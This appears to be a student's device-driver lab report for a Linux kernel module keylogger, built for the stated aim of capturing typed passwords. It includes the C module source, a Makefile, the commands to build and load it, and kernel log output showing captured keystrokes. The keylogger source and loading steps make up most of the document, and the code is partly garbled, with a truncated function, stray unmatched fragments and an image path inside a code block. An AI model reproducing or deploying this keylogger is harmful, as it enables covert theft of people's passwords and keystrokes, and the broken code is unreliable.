



Exercise - 9

12.04.2021

CED17I017

FIROZ MOHAMMAD

Write a C program, keyboard logger, to capture keyboard strokes, through which we can capture typed passwords.

Here is the c program for capturing keyboard strokes :

keylogger.c

```
#include <linux/module.h>
#include <linux/keyboard.h>
#include <linux/semaphore.h>
#include "kbduskeymap.h"

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Firoz Mohammad");
MODULE_DESCRIPTION("A LKM for capturing keyboard strokes!!!");

struct semaphore sem;
static int shiftKeyPressed = 0;

int keylogger_notify(struct notifier_block *nblock, unsigned long
code, void *_param)
{
    struct keyboard_notifier_param *param = _param;
    if (code == KBD_KEYCODE)
    {
        if (param->value==42 || param->value==54)
        {
            down(&sem);
            if (param->down)
                shiftKeyPressed = 1;
            else
                shiftKeyPressed = 0;
            up(&sem);
            return NOTIFY_OK;
        }
    }
}
```

```

    }
    if (param->down)
    {
        down(&sem);
        if (shiftKeyPressed == 0)
            printk(KERN_INFO "%s\n", keymap[param->value]);
        else
            printk(KERN_INFO "%s\n",
keymapShiftActivated[param->value]);
        up(&sem);
    }
}
return NOTIFY_OK;
}

static struct notifier_block keylogger_nb =
{
    .notifier_call = keylogger_notify
};

int init_module(void)
{
    register_keyboard_notifier(&keylogger_nb);
    printk(KERN_INFO "Registering the keylogger module with the
keyboard notifier list\n");
    sema_init(&sem, 1);
    return 0;
}

void cleanup_module(void)
{
    unregister_keyboard_notifier(&keylogger_nb);
    printk(KERN_INFO "Unregistered the keylogger module\n");
}


```

Obviously we can not compile this module , for this we would need a Makefile

Makefile

```
obj-m = keylogger.o
all:
    make -C /lib/modules/$(shell uname -r)/build/ M=$(PWD)
modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Now, after running “make” , we will get the “keylogger.ko” and other related files.

A terminal window titled 'firoz@320-151kb: ~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4'. The terminal shows the execution of the 'make' command. The output includes the path to the kernel headers, the compilation of 'keylogger.o' into 'keylogger.mod.o', and the linking of 'keylogger.ko'. The terminal text is as follows:

```
firoz@320-151kb: ~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4
File Edit View Search Terminal Help
(base) firoz@320-151kb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$ make
make -C /lib/modules/5.3.0-7648-generic/build M=/home/firoz/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4 modules
make[1]: Entering directory '/usr/src/linux-headers-5.3.0-7648-generic'
CC [M] /home/firoz/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4/keylogger.o
Building modules, stage 2.
MODPOST 1 modules
CC /home/firoz/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4/keylogger.mod.o
LD [M] /home/firoz/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4/keylogger.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.3.0-7648-generic'
(base) firoz@320-151kb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$
```

Inserting keylogger.ko module :

```
firoz@320-15ikb: ~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4
File Edit View Search Terminal Help
(base) firoz@320-15ikb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$ sudo lsmod
| grep "keylogger"
(base) firoz@320-15ikb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$ sudo insmod
keylogger.ko
(base) firoz@320-15ikb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$ sudo lsmod
| grep "keylogger"
keylogger                16384  0
(base) firoz@320-15ikb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$
```

As we could see, initially output of “lsmod | grep keylogger” is empty. It means there is no keylogger module in the kernel. After inserting we can see the output, it means the keylogger module has been inserted successfully.

Checking Module info :

```
firoz@320-15ikb: ~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4
File Edit View Search Terminal Help
(base) firoz@320-15ikb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$ sudo modinfo
keylogger.ko
filename:          /home/firoz/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4/keylogger
.ko
description:       A LKM for capturing keyboard strokes!!!
author:            Firoz Mohammad
license:           GPL
srcversion:        89120C9051A6879C1B35C4D
depends:
retpoline:         Y
name:              keylogger
vermagic:          5.3.0-7648-generic SMP mod_unload
(base) firoz@320-15ikb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$
```

Checking message on kernel log file :

```
firoz@320-151kb: ~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4
File Edit View Search Terminal Help
(base) firoz@320-151kb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$ tail -n120 /var/log/kern.log
Apr 12 23:22:18 320-151kb kernel: [10951.723171] iwlmwl 0000:03:00:0: Applying debug destination EXTERNAL_DRAM
Apr 12 23:22:21 320-151kb kernel: [10951.724499] iwlmwl 0000:03:00:0: FW already configured (0) - re-configuring
Apr 12 23:22:21 320-151kb kernel: [10955.265096] wlp3s0: authenticate with e8:65:d4:29:08:d0
Apr 12 23:22:21 320-151kb kernel: [10955.266979] wlp3s0: send auth to e8:65:d4:29:08:d0 (try 1/3)
Apr 12 23:22:21 320-151kb kernel: [10955.272428] wlp3s0: authenticated
Apr 12 23:22:21 320-151kb kernel: [10955.276382] wlp3s0: associate with e8:65:d4:29:08:d0 (try 1/3)
Apr 12 23:22:21 320-151kb kernel: [10955.292939] wlp3s0: RX AssocResp from e8:65:d4:29:08:d0 (capab=0x411 status=0 aid=4)
Apr 12 23:22:21 320-151kb kernel: [10955.300950] wlp3s0: associated
Apr 12 23:22:21 320-151kb kernel: [10955.309992] IPv6: ADDRCONF(NETDEV_CHANGE): wlp3s0: link becomes ready
Apr 12 23:23:25 320-151kb kernel: [11018.975349] Registering the keylogger module with the keyboard notifier list
Apr 12 23:23:33 320-151kb kernel: [11020.844373] _TAB_
Apr 12 23:23:33 320-151kb kernel: [11026.983839] _TAB_
Apr 12 23:23:36 320-151kb kernel: [11030.367573] i
Apr 12 23:23:37 320-151kb kernel: [11030.687000]
Apr 12 23:23:38 320-151kb kernel: [11031.844774] a
Apr 12 23:23:38 320-151kb kernel: [11032.009833] m
Apr 12 23:23:38 320-151kb kernel: [11032.191037]
Apr 12 23:23:39 320-151kb kernel: [11033.105532] F
Apr 12 23:23:39 320-151kb kernel: [11033.549400] i
Apr 12 23:23:40 320-151kb kernel: [11033.693393] r
Apr 12 23:23:40 320-151kb kernel: [11033.878012] o
Apr 12 23:23:40 320-151kb kernel: [11034.437132] z
Apr 12 23:23:41 320-151kb kernel: [11034.655875]
Apr 12 23:23:41 320-151kb kernel: [11035.254490] M
Apr 12 23:23:41 320-151kb kernel: [11035.530436] o
Apr 12 23:23:42 320-151kb kernel: [11035.780089] h
Apr 12 23:23:42 320-151kb kernel: [11035.979444] a
Apr 12 23:23:42 320-151kb kernel: [11036.117043] m
Apr 12 23:23:42 320-151kb kernel: [11036.254628] m
Apr 12 23:23:42 320-151kb kernel: [11036.420573] a
Apr 12 23:23:43 320-151kb kernel: [11036.714068] d
Apr 12 23:23:43 320-151kb kernel: [11037.357147] _ENTER_
Apr 12 23:23:45 320-151kb kernel: [11038.901473]
Apr 12 23:23:45 320-151kb kernel: [11039.070766] _TAB_
Apr 12 23:23:55 320-151kb kernel: [11048.768234] _UP_
Apr 12 23:23:55 320-151kb kernel: [11049.259376] _UP_
```

All keyboard pressed character has been captured
E.g. "i am Firoz Mohammad"
and even ENTER , TAB , UP
etc.

As we could see in the kernel log file , all keyboard strokes have been captured successfully.

Removing inserted module :

```
Apr 12 23:25:06 320-151kb kernel: [11120.433486] _UP_
Apr 12 23:25:07 320-151kb kernel: [11120.857381] _UP_
Apr 12 23:25:07 320-151kb kernel: [11121.332084] _UP_
Apr 12 23:25:08 320-151kb kernel: [11121.908109] _UP_
Apr 12 23:25:08 320-151kb kernel: [11122.529701] _UP_
Apr 12 23:25:10 320-151kb kernel: [11123.897352] _ENTER_
Apr 12 23:25:10 320-151kb kernel: [11123.937091] Unregistered the keylogger module
(base) firoz@320-151kb:~/Desktop/faltu/firoz/sem_8/Device_Driver/Practice/Lab_4$
```